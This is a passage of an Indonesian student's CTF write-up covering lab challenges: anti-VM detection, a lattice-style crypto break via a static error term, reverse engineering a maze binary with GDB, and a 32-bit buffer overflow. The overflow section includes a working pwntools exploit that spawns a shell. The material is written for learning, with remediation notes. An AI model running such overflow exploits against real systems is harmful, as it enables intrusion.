shwibzka, best of luck in capturing flags ahead!

d. Something new you learn

I mean, it's kinda obvious, tapi saya baru tahu kalau temperatur mesin bisa dijadikan bahan untuk mengidentifikasi virtualisasi.

e. Remediation

Remediasi dapat dilakukan dengan cara menyembunyikan nilai *registry/WMI*, atau bahkan memblokir akses WMI secara total. Selain itu, mengganti nama virtualisasi ke nama yang tidak umum mungkin akan membuat mesin yang lebih susah untuk dibaca.

f. 1 contoh kasus jika vuln tersebut beneran dieksploitasi di dunia nyata (apa dampaknya? Kerugiannya bisa seberapa? Analisis resiko)

Virtualization detection bisa membuat *malware* hanya berjalan ketika sudah mencapai *device bare-metal* saja, yang menyebabkan sulitnya untuk melakukan *tracking* penyerangan.

Selain itu, penggunaan *virtualization detection* bisa saja dibuat untuk menyerang virtualisasi tertentu. Dampak yang dapat terjadi adalah jika sebuah sistem hanya bergantung pada satu virtualisasi tertentu, sistem dapat tereksploitasi dengan sangat mudah. Kerugian yang dapat terjadi ialah kebocoran data, padamnya layanan, dsb.

Virtualization detection terkenal digunakan oleh grup *hacker* Rusia, Cozy Bear, yang menjadikan pemerintah-pemerintah asing (termasuk negara oposisi) sebagai target. Mereka juga menargetkan organisasi di bagian amerika selatan dan asia.

Dampak yang disebabkan oleh Cozy Bear dengan *virtual machine detection*-nya (juga disebut *anti-analysis*) adalah terganggunya proses politik di berbagai negara, seperti pengiriman e-mail *phishing* kepada pemerintah AS di tahun 2014, *spear phishing* kepada Pentagon di tahun 2015, dan mendapatkan akses permanen pada sistem DNC (Democratic National Committee) satu tahun setelahnya. Kerugian yang disebabkan, selain kebocoran data yang krusial, juga merusak kestabilan politik di negara-negara target.

Referensi:

[1] Wikipedia Contributors, "Cozy Bear," Wikipedia, Mar. 26, 2022. Available: https://en.wikipedia.org/wiki/Cozy_Bear. [Accessed: Aug. 08, 2025]

5. Quantum-Safe

a. CVE Score

AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N/E:F/RL:O/RC:U

Penjelasan:

Komponen	Nilai	Penjelasan
Attack Vector (AV)	N (Network)	Hanya perlu eavesdrop lalu mengumpulkan ciphertext.
Attack Complexity (AC)	L (Low)	Hanya membutuhkan sekumpulan ciphertext dengan r yang sama serta public key.
Privileges Required (PR)	N (None)	Tidak butuh <i>privilege</i> .
User Interaction (UI)	N (None)	Tidak butuh interaksi.
Scope (S)	U (Un-changed)	Hanya fokus pada ciphertext
Confidentiality Impact (C)	H (High)	Data semuanya dicuri dari enkripsi yang bocor.
Integrity Impact (I)	H (High)	Dengan mengetahui enkripsi, data bisa ditiru oleh penyerang.
Availability Impact (A)	N (None)	Data yang bocor tetap ada.
Exploit Code Maturity (E)	F (Functional)	Eksplorasi dapat dilakukan dengan otomatis.
Remediation Level (RL)	O (Official Fix)	Banyak website yang menjelaskan kelemahan r statis.
Report Confidence (RC)	U (Unknown)	Saya tidak menemukan kasus di RL.

b. Problem Statement

Diberikan kode source.sage sebagai berikut:

```
from random import randint
```

```

from secrets import flag, r

pubkey = Matrix(ZZ, [[47, -77, -85], [-49, 78, 50],
                    [57, -78, 99]])

for c in flag:
    v = vector([ord(c), randint(0, 100), randint(0,
100)]) * pubkey + r
    print(v)

```

Dengan file env.text sebagai berikut (dipadatkan) untuk didekripsi:

```

(-981, 1395, -1668), (6934, -10059, 4270),
(3871, -5475, 3976), (4462, -7368, -8954),
(2794, -4413, -3461), (5175, -7518, 3201),
(3102, -5051, -5457), (7255, -10884, -266),
(5694, -8016, 6237), (4160, -6038, 2582),
(4940, -7069, 3770), (3185, -5158, -4939),
(7669, -11686, -2231), (5601, -9013, -7971),
(5600, -8355, 575), (1739, -2838, -3037),
(2572, -4120, -3788), (8055, -11985, 1137),
(7088, -10247, 5141), (8384, -12679, -1381),
(-785, 1095, -1841), (4250, -6762, -5242),
(3716, -5364, 2126), (5673, -7968, 6741),
(5877, -9190, -4803), (5639, -8865, -5356),
(1980, -3230, -3366), (6183, -9334, -1002),
(2575, -4068, -2828), (7521, -11374, -1137),
(5639, -8551, -1501), (4194, -6039, 3213),
(2072, -3025, 383), (2444, -3699, -502),
(6313, -9653, -2447), (4502, -7090, -4435),
(-421, 894, 2912), (4667, -7142, -2266),
(4228, -6616, -3749), (6258, -9719, -4407),
(6044, -9561, -6463), (266, -423, -637),
(3849, -6223, -5988), (5809, -9021, -4115),
(4794, -7128, 918), (6340, -9442, 892),
(5322, -8614, -8334),

```

c. POC

Diberikan algoritma enkripsi sebagai berikut:

$$c_i = p_i \times P + r$$

Dengan c_i sebagai ciphertext, p_i sebagai vektor, dan P sebagai *public key*, dengan r konstan seperti diberikan.

Karena r yang konstan, kita bisa membuangnya dengan mengurangi kedua ciphertext:

$$\begin{aligned}c_i - c_j &= (p_i \times P + r) - (p_j \times P + r) \\c_i - c_j &= (p_i \times P) - (p_j \times P) \\c_i - c_j &= (p_i - p_j) \times P\end{aligned}$$

Dengan persamaan yang sudah lebih sederhana, maka kita dapat mencari p dengan menggunakan P^{-1} :

$$p_i - p_j = (c_i - c_j) \times P^{-1}$$

Karena flag berformat HTB{...}, maka dengan p_0 adalah 'H', maka tinggal dicacah saja sampai akhir:

$$\begin{aligned}p_0 - p_j &= (c_0 - c_j) \times P^{-1} \\p_j &= p_0 - (c_0 - c_j) \times P^{-1}\end{aligned}$$

Berikut skrip pembantu yang digunakan:

```
from fractions import Fraction
import re

# CONFIG
P = [[47, -77, -85], [-49, 78, 50], [57, -78, 99]]

KNOWN_FIRST_CHAR = 'H'
KNOWN_FIRST_ORD = ord(KNOWN_FIRST_CHAR)

ciphertexts = []

with open("enc.txt", "r") as f:
    content = f.read().strip()
    content = content.replace("(", "").replace(")", "")
    parts = content.split(",")
    nums = [int(x.strip()) for x in parts if x.strip()
!= ""]
    for i in range(0, len(nums), 3):
        ciphertexts.append(tuple(nums[i:i+3]))

# linear algebra helper (rational inverse)
def det3(m):
    a,b,c = m[0]
    d,e,f = m[1]
    g,h,i = m[2]
    return (a*e*i + b*f*g + c*d*h) - (c*e*g + b*d*i +
```

```

a*f*h)

def adjugate3(m):
    a,b,c = m[0]
    d,e,f = m[1]
    g,h,i = m[2]
    # cofactor matrix transposed (adjugate)
    return [
        [ (e*i - f*h), -(b*i - c*h), (b*f - c*e) ],
        [ -(d*i - f*g), (a*i - c*g), -(a*f - c*d) ],
        [ (d*h - e*g), -(a*h - b*g), (a*e - b*d) ]
    ]

def inv_matrix_rational(m):
    D = det3(m)
    adj = adjugate3(m)
    # produce matrix of Fractions
    return [[ Fraction(adj[i][j], D) for j in range(3)]
    for i in range(3)]

def vec_sub(a,b):
    return [a[i]-b[i] for i in range(3)]

def vec_mul_mat_rational(v, mat_rational):
    # v is length 3, mat_rational is 3x3 of Fraction
    res = []
    for j in range(3):
        s = Fraction(0,1)
        for k in range(3):
            s += Fraction(v[k], 1) * mat_rational[k][j]
        res.append(s)
    return res

# decryption routine
def recover_flag(ciphertexts, P, known_first_ord):
    if len(ciphertexts) == 0:
        return ""
    P_inv = inv_matrix_rational(P)
    c0 = ciphertexts[0]
    flag_chars = []
    for cj in ciphertexts:
        delta = vec_mul_mat_rational(vec_sub(cj, c0),

```

```

P_inv) # this is p_j - p_0
        # first element of p_j = known_first_ord +
delta[0]
        # delta[0] should be integer
        if delta[0].denominator != 1:
            val0 = int(delta[0])
        else:
            val0 = delta[0].numerator
        ascii_code = known_first_ord + val0
        if not (0 <= ascii_code <= 0x10FFFF):
            raise ValueError(f"ascii out of range:
{ascii_code} (delta={delta[0]})")
        flag_chars.append(chr(ascii_code))
    return "".join(flag_chars)

# helper: parse lines like "Vector([x, y, z])
def parse_printed_vectors(text):
    # cari semua triplet angka (negatif atau positif)
    nums = re.findall(r'-?\d+', text)
    triples = []
    for i in range(0, len(nums), 3):
        if i+2 < len(nums):
            triples.append([int(nums[i]),
int(nums[i+1]), int(nums[i+2])])
    return triples

if __name__ == "__main__":
    flag = recover_flag(ciphertxts, P, KNOWN_FIRST_ORD)
    print(flag)

```

Flag: HTB{r3duc1nG_tH3_l4tTicE_l1kE_n0b0dY's_pr0bl3M}

Quantum-Safe has been Pwned!

Congratulations  shwibzka, best of luck in capturing flags ahead!

d. Something new you learn

Biasanya r atau error yang biasa disediakan itu dinamis, tapi kadang-kadang statis ya? Atau mungkin ini vulnerability yang dimaksudkan?

e. Remediation

Kasus ini bisa dicegah jika digunakan enkripsi yang lebih ketat, seperti penerapan r yang unik di setiap ciphertext-nya, menggunakan *salt* dalam prosesnya, atau menggunakan algoritma yang sudah teruji, seperti AEAD (Authenticated Encryption with Associated Data).

f. 1 contoh kasus jika vuln tersebut beneran dieksploitasi di dunia nyata (apa dampaknya? Kerugiannya bisa seberapa? Analisis resiko)

Jika vulnerability digunakan di dunia nyata (Misalkan, sebagai enkripsi komunikasi antar server), penyerang bisa saja, setelah mendapatkan beberapa ciphertext, dapat mengetahui seluruh komunikasi pada server tersebut. Kerugian yang disebabkan bergantung dengan informasi yang dienkripsi. Jika sistem digunakan pada sistem perbankan, kerugian bisa menggelembung.

6. [Reverse Engineering](#)

a. CVE Score

AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N/E:F/RL:O/RC:C

Penjelasan:

Komponen	Nilai	Penjelasan
Attack Vector (AV)	L (Local)	Akses langsung ke file biner untuk membaca memori.
Attack Complexity (AC)	L (Low)	Teknik debugging dan memory inspection mudah dilakukan.
Privileges Required (PR)	N (None)	Tidak butuh hak akses, cukup bisa mengeksekusi file biner.
User Interaction (UI)	N (None)	Tidak perlu interaksi user lain.
Scope (S)	U (Un-changed)	Memengaruhi aplikasi itu sendiri.
Confidentiality Impact (C)	H (High)	Data dalam memori dapat dibaca seluruhnya.
Integrity Impact (I)	L (Low)	Hanya data lokal.
Availability Impact (A)	N (None)	Tidak ada.

Exploit Maturity (E)	Code	F (Functional)	Dapat diotomasi dengan script debugger.
Remediation (RL)	Level	O (Official Fix)	Da0at diatasi dengan <i>obfuscation</i> atau validasi dari server.
Report (RC)	Confidence	C (Confirmed)	Sudah marak pembajakan aplikasi lewat serial key palsu.

b. Problem Statement

Diberikan file ./dots untuk dieksploitasi.

c. POC

Analisis file menggunakan ghidra, ditemukan bahwa spesifikasi input adalah sebagai berikut:

1. Input diterima pada local_a8, ditandai line berikut:

```
std::operator>>(extraout_XMM0_Qa,param_2,param_3,param_4,param_5,param_6,param_7,param_8,&std::cin,local_a8,extraout_RDX_01,in_RCX,in_R8,in_R9);
```

2. Panjang input adalah 34 karakter (untuk saat ini akan diisi 34 huruf a), ditandai pada line berikut:

```
lVar4 = std::__cxx11::string::length(local_a8);
if (lVar4 != 0x22) { ... }
```

3. Input harus melewati fungsi init(), ditandai line berikut:

```
uVar3 = init(..., local_a8);
if ((char)uVar3 != '\x01') { ... }
```

Selain itu, flag dari local_a9 juga perlu dipenuhi agar tidak gagal, ditandai dengan line berikut:

```
if (local_a9 != '\x01') {
    ..., "You're stuck and aseng's so sad.", ... }
```

Mari kita cari apa yang menyebabkan local_a9 berubah. Diantara inialisasi local_a9 dan pengecekan local_a9, terdapat beberapa fungsi yang dapat memengaruhi nilai local_a9, yaitu:

1. std::function<>::function<>(local_d8, &local_78);
2. std::function<>::operator()(local_d8, local_1c, 0, psVar5);

Fokus saya tertuju pada fungsi-fungsi berikut. Seperti yang terlihat, fungsi pertama saya anggap sebagai sebuah konstruktor generik,

sehingga saya lewati. Fokus saya pindahkan kepada fungsi operator, namun saya mencapai *dead end*.

Alhasil, saya mencoba pindah analisis menggunakan GDB, dan breakpoint pada *address* dari operator(), 0x4056f0.

```
(gdb) b *0x4056f0
Breakpoint 1 at 0x4056f0
(gdb) run
Starting program: /mnt/c/Users/Atharizza_MA/Downloads/dots
Welcome to Takeshi Castle! aseng is stuck in a Takeshi labyrinth.
Can you help him to get out of that place ?aaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Breakpoint 1, 0x000000004056f0 in main ()
(gdb) si
0x00000000402b4aa in std::function<void (int, int, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >>)::operator()(int, int, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >) const ()
```

Karena saya sudah berada di dalam fungsi operator, saya lakukan *disas* untuk mencari kelemahan, dan saya melihat line ini:

```
0x00000000402b51c <+114>:    call    *%rbx
```

Saya mengingat kembali bahwa konstruktor *local_d8* adalah konstruktor generik, ia tidak akan memiliki *address* yang di-*hardcoded* seperti pada pemanggilan *call* lainnya di kode tersebut. Saya set breakpoint baru di 0x42b51c. Satu perintah *si* dan saya masuk ke dalam fungsi generik:

```
Breakpoint 1, 0x00000000402b51c in std::function<void (int, int, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >>)::operator()(int, int, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >) const ()
(gdb) si
0x000000004058be in std::_Function_handler<void (int, int, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >), main::{lambda(int, int, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >)#1}>::_M_invoke(std::_Any_data const&, int&&, int&&, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >&&) ()
```

Dengan *disas*, ditemukan beberapa fungsi-fungsi pembantu seperti *forward* dan *get_pointer*. Satu fungsi lain, *invoke*, saya anggap sebagai fungsi eksekusi:

```
0x00000000405920 <+98>:    call    0x405a2a
<_ZSt10__invoke_rIvRZ4mainEUliiNSt7__cxx112basic_stringIcSt11char_traitsIcESaIcEEEE_JiiS5_EENSt9enable_ifIX16is_invocable_r_vIT_T0_JDpT1_EEES9_E4typeEOSA_DpOSB_>
```

Saya buat breakpoint baru di 0x405920, masuk ke fungsinya, lalu ulangi *disassemble*, dan di fungsi baru ini, strukturnya sama, terdapat fungsi *invoke* lainnya, sehingga saya buat breakpoint lagi:

```
0x00000000405a8c <+98>:    call    0x405b86
<_ZSt13__invoke_implIvRZ4mainEUliiNSt7__cxx112basic_stringIcSt11char_traitsIcESaIcEEEE_JiiS5_EET_St14__invoke_otherOT0_DpOT1_>
```

Dalam fungsi baru, terdapat fungsi main yang menjalankan maze, ditandai pada line berikut:

```
0x000000000405bf8 <+114>:  call  0x40533a
<_ZZ4mainENKuliINSt7__cxx112basic_stringIcSt11char_tra
itsIcESaIcEEEE_clEiiS4_>
```

Saya buat breakpoint baru lagi disana. Fungsi memiliki dua komentar <node_chars> dan satu komentar <graph>. Saya menyimpan line berikut untuk breakpoint kedua.

```
0x0000000004054a7 <+365>:  call  0x42b3c8
<_ZNSt13unordered_mapIiSt6vectorIiSaIiEESt4hashIiEst8eq
ual_toIiESaISt4pairIKiS2_EEEixERS8_>
```

Untuk kedua fungsi yang menyebutkan <node_chars>, saya membuka kembali ghidra untuk melihat fungsi pada line tersebut:

```
pcVar4 = (char *)std::unordered_map<>::operator[]
((unordered_map<>
*)node_chars,(int *)&local_64);
cVar1 = *pcVar4;
pcVar4 = (char
*)std::__cxx11::string::operator[](*(string
**)local_60,(long)param_11);
if (cVar1 == *pcVar4) {
    psVar5 = (string *)

std::unordered_map<>::operator[]((unordered_map<>
*)node_chars,(int *)&local_64); ...
```

Terlihat pada kode berikut, pemanggilan pertama berfungsi untuk perbandingan, dan kedua hanya untuk menambahkan buffer pada string (ketika benar), sehingga saya akan menggunakan yang pertama sebagai breakpoint pertama, yaitu yang ada di line berikut:

```
0x000000000405385 <+75>:  call  0x42b3a2
<_ZNSt13unordered_mapIiSt4hashIiEst8equal_toIiESaISt4p
airIKicEEEEixERS5_>
```

Dengan dua breakpoint baru (0x405385 dan 0x4054a7), dengan perintah ni untuk menjalankan instruksi selanjutnya yang menyiapkan nilai dari string yang dibutuhkan, kita dapat mengaksesnya dengan melihat isi %rax seperti berikut:

```
(gdb) x/c $rax
0x601e0c:      102 'f'
```

Namun, ketika saya lanjut, entah mengapa eksekusi kode tidak mengenai 0x4054a7. Setelah saya telaah, hal ini terjadi karena kita tidak memenuhi hasil perbandingan yang benar, menyebabkan graph yang tidak tereksekusi. Sehingga, saya ulangi kode, dan mengganti buffer dari 34 huruf a menjadi f + 33 huruf a, dan sekarang berhasil masuk ke graph.

```
(gdb) x/c $rax
0x601e0c:      102 'f'
(gdb) c
Continuing.

Breakpoint 6, 0x000000004054a7 in main::{lambda(int, int, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >#1)}::operator()(int, int, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >) const ()
(gdb) c
Continuing.
```

Nah, karena sudah berhasil, saya ulangi saja proses ini sepanjang 34 karakter, menghasilkan flag berikut:

```
atharizza@DESKTOP-3I5L20J:/mnt/c/Users/Atharizza MA/Downloads$ ./dots
Welcome to Takeshi Castle! aseng is stuck in a Takeshi labyrinth.
Can you help him to get out of that place ?flag{tr4v3rs1ngG.graph()_the_m4ze}
You are the true rat!
Flag => flag{tr4v3rs1ngG.graph()_the_m4ze}
```

Untuk tabel lengkapnya dapat diakses pada link [ini](#) (kurang dua karakter terakhir saja, karena saya capek di akhir dan saya menebak dari 3 kemungkinan logis. Untuk karakter terakhir sudah pasti '}').

d. Something new you learn

Dalam pengerjaan soal ini, saya belajar terkait `std::function`, yang selain adalah sebuah fungsi generik, ia juga bisa memanggil fungsi lain dan `lambda`, sekaligus pemanggilannya yang *indirect*, menyebabkannya (seharusnya) sulit untuk dianalisis (tapi mudah jika ia berada di tengah-tengah fungsi *hardcoded*).

e. Remediation

Dapat dilakukan perbandingan secara satu string penuh dibandingkan satu-satu untuk menghindari kasus serupa. Selain itu, penambahan *obfuscation* dapat membantu menutup *vuln* tersebut. Implementasi lebih baik dilakukan di server dan tidak di *client* untuk menghindari eksploitasi memori serupa.

f. 1 contoh kasus jika vuln tersebut beneran dieksploitasi di dunia nyata (apa dampaknya? Kerugiannya bisa seberapa? Analisis resiko)

Seperti yang disebutkan di poin e, implementasi, jika dilakukan di pihak *client*, akan membuat program *vulnerable* lewat memori, menyebabkan

kemungkinan pembajakan yang tinggi, menyebabkan kerugian besar akan lisensi-lisensi program/aplikasi/sejenisnya.

Pada dunia nyata, eksploitasi ini digunakan biasanya pada CD PS bajakan, yang mendapatkan serial key dengan cara serupa.

7. PWN

a. CVE Score

AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H/E:F/RL:O/RC:U

Penjelasan:

Komponen	Nilai	Penjelasan
Attack Vector (AV)	N (Network)	Exploit dapat dijalankan jarak jauh.
Attack Complexity (AC)	L (Low)	Cukup mengirim payload dengan panjang & nilai tertentu.
Privileges Required (PR)	N (None)	Penyerang tidak perlu login atau memiliki hak akses sebelumnya.
User Interaction (UI)	N (None)	Tidak perlu interaksi pengguna.
Scope (S)	C (Changed)	Penyerang menjalankan code arbitrary.
Confidentiality Impact (C)	H (High)	Penyerang dapat membaca seluruh data yang diakses.
Integrity Impact (I)	H (High)	Penyerang dapat mengubah atau menghapus data.
Availability Impact (A)	H (High)	Server bisa dihentikan atau digantikan shell penyerang.
Exploit Code Maturity (E)	F (Functional)	Sangat umum dan mudah diotomasi dengan script exploit.
Remediation Level (RL)	O (Official Fix)	Safe input handling, stack canary, ASLR, NX bit, patch kode sumber.
Report Confidence (RC)	U (Unknown)	Saya tidak menemukan kasus di RL.

b. Problem Statement

Diberikan file a.out yang menerima input payload.

c. POC

Dengan melihat kode yang direkonstruksi, target payload adalah kepada nilai berikut:

```
if (param_1 == -0x35014542) { system("/bin/sh"); }
```

Artinya, target adalah offset + (-0x35014542)

Selanjutnya, untuk menentukan address dari return, karena diketahui a.out adalah program 32 bit, maka address pasti 4 byte setelah padding offset.

Untuk mencari offset, digunakannya payload panjang dari gdb untuk mengukur seberapa jauh offset berada.

```
from pwn import *

p = gdb.debug('./a.out')

p.sendline(cyclic(200))
p.interactive()
```

Payload akan menumpuk address asli dengan sampah, dimana program tidak mengenali dan akan menyebabkan *Segmentation Fault*, sebagaimana berikut:

```
Program received signal SIGSEGV, Segmentation fault.
0x6161616c in ?? ()
```

Dengan address yang didapat, kita bisa mendapatkan offset dengan pwntools:

```
>>> from pwn import *
>>> cyclic_find(0x6161616c)
44
```

Maka diketahui, untuk mencapai payload, dibutuhkan 44 + 4 byte. Eksploitasi dapat dilakukan dengan menumpuk 48 sampah + nilai target, sebagaimana dalam program berikut:

```
from pwn import *

offset = 44 + 4
target_value = 0xcafebabe

payload = b'A' * offset + p32(target_value)
```

```
log.info(f"Using offset: {offset}")

p = process('./a.out')

p.sendline(payload)
p.interactive()
```

```
atharizza@DESKTOP-3I5L20J:/mnt/c/Users/Atharizza MA
python3 test.py
[*] Using offset: 48
[+] Starting local process './a.out': pid 1637
[*] Switching to interactive mode
$ whoami
atharizza
$
```

- d. Something new you learn
Sebelumnya, saya melakukan cara yang sama, tapi menggunakan *return address 8 byte* (saya awalnya mengira ini adalah program 64 bit), sehingga selalu gagal.
- e. Remediation
Eksplorasi input *overflow* dapat dicegah menggunakan pembatasan input (misalnya, array input lewat stdin), atau menggunakan flag canary saat kompilasi untuk mendeteksi perubahan sebelum penggunaan *return address*.
- f. 1 contoh kasus jika vuln tersebut beneran dieksploitasi di dunia nyata (apa dampaknya? Kerugiannya bisa seberapa? Analisis resiko)
Eksplorasi dapat menyebabkan penyerang mendapatkan akses kepada apapun itu yang dilindungi. Kerugian bergantung daripada sistem yang menggunakan, namun penyerang, sudah di dalam program, memiliki akses pada semua data dan dapat mengubah data. Integritas data pun dipertanyakan, atau bisa jadi data hilang.